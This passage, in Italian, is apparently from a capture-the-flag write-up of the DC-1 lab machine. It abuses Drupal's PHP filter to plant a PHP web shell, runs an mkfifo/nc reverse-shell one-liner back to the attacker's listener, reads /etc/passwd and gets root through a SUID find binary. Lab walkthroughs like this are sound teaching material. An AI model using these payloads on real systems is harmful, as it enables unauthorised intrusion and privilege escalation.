14. Accedo come admin, provo prima a uploadare su CMS un modulo maligno ma infine trovo è più facile semplicemente permettere filtro PHP per creazione di una pagina basica che ci farà da shell e da lì svolgere il payload necessario per stabilire una reverse shell su target.



The screenshot shows the Drupal 7 administration interface. On the left is the 'Administration' sidebar with links to Dashboard, Content, Structure, Appearance, People, Modules, Configuration, Reports, and Help. The main content area is titled 'Modules' and shows a list of installed and available modules. The 'Field UI' module is highlighted. A terminal window overlay shows the command to install the drupal_shell module:

```
(kali@kali)-[~]
$ zip -r shell.zip drupal_shell/
adding: drupal_shell/ (stored 0%)
adding: drupal_shell/shell.php (stored 0%)
adding: drupal_shell/shell.info (deflated 17%)
```



Installation was completed successfully.

drupal_shell

- Installed *drupal_shell* successfully

Next steps

- Enable newly added themes
- Administration pages

Home » Administration

Appearance



The *Shell* theme has been enabled.



No update information available. [Run cron](#) or [check manually](#).

Set and configure the default theme for your website. Alternative [themes](#) are available.

#Qui noto che posso creare invece una pagina se stabilisco ad admin i privilegi per utilizzare filtro PHP su creazione pagina basica.

☒ **PHP filter** 7.24 Allows embedded PHP code/snippets to be evaluated.

Title *

phpshell

Body ([Edit summary](#))

```
<?php system($_GET['cmd']); ?>
```

Text format PHP code ▼

• You may post PHP code. You should include <?php ?> tags.



Drupal Site

[My account](#) [Log out](#)

[Home](#)

[Home](#)



phpshell

[View](#)


[Edit](#)

Navigation

► [Add content](#)

uid=33(www-data) gid=33(www-data) groups=33(www-data)

15. Stabilisco la reverse shell, stabilizzo la shell, faccio enumerazione interna, cerco misconfigurazione di directory con root.



The image shows a web browser window at the top and a terminal window at the bottom. The browser window displays the 'Edit Basic page phpshell' page of a Drupal site. The title is 'phpshell' and the body contains a PHP system command: `<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.56.101 4444 >/tmp/f"); ?>`. The terminal window, titled 'kali@kali -', shows a session where a user on Kali Linux creates a zip file 'drupal_shell.zip' containing a reverse shell script. They then use 'nc -lvnp 4444' to listen for a connection. A connection is received from '192.168.56.101'. The user runs 'whoami', which returns 'www-data'. They then run 'python -c 'import pty; pty.spawn("/bin/bash")'', which results in a 'zsh: suspended nc -lvnp 4444' message. The user presses '^Z' and then 'stty raw -echo; fg', which resumes the session as 'www-data@DC-1:/var/www\$'. They run 'id', showing they are 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'. Finally, they run 'cat /etc/passwd', displaying the system's password file contents, including 'root:x:0:0:root:/bin/bash' and 'www-data@DC-1:/var/www\$'.

```
http://192.168.56.103/phpshell#overlay=node/3/edit
Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB
Structure  Appearance  People  Modules  Configuration  Reports  Help

Edit Basic page phpshell

Home » phpshell

Title *
phpshell

Body (Edit summary)
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.56.101 4444 >/tmp/f"); ?>

kali@kali -
Session Actions Edit View Help
(kali@kali)-[~]
$ zip -r shell.zip drupal_shell/
adding: drupal_shell/ (stored 0%)
adding: drupal_shell/shell.php (stored 0%)
adding: drupal_shell/shell.info (deflated 17%)
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.103] 38222
/bin/sh: 0: can't access tty; job control turned off
$
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ ^Z
zsh: suspended nc -lvnp 4444
(kali@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 4444
export TERM=xterm
www-data@DC-1:/var/www$
www-data@DC-1:/var/www$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@DC-1:/var/www$ uname -a
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686 GNU/Linux
www-data@DC-1:/var/www$ cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
www-data@DC-1:/var/www$ ls /home
flag4
www-data@DC-1:/var/www$
```

```

www-data@DC-1:/var/www$ ls /home
flag4
www-data@DC-1:/var/www$ sudo -l
bash: sudo: command not found
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$ █

```

Controllavo ogni directory per una sub-directory con root misconfigurato (non conosco bene terminologia, capito processo però), la trovo in /usr/bin/find:

```

www-data@DC-1:/var/www$ ls -la /usr/bin/find
-rwsr-xr-x 1 root root 162424 Jan  6  2012 /usr/bin/find

```

ottengo una shell sfruttando questa misconfigurazione nella cartella

```

www-data@DC-1:/var/www$ find . -exec /bin/sh \; -quit
# whoami
root
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# ls /root
thefinalflag.txt
# █

```

Catturo la bandiera.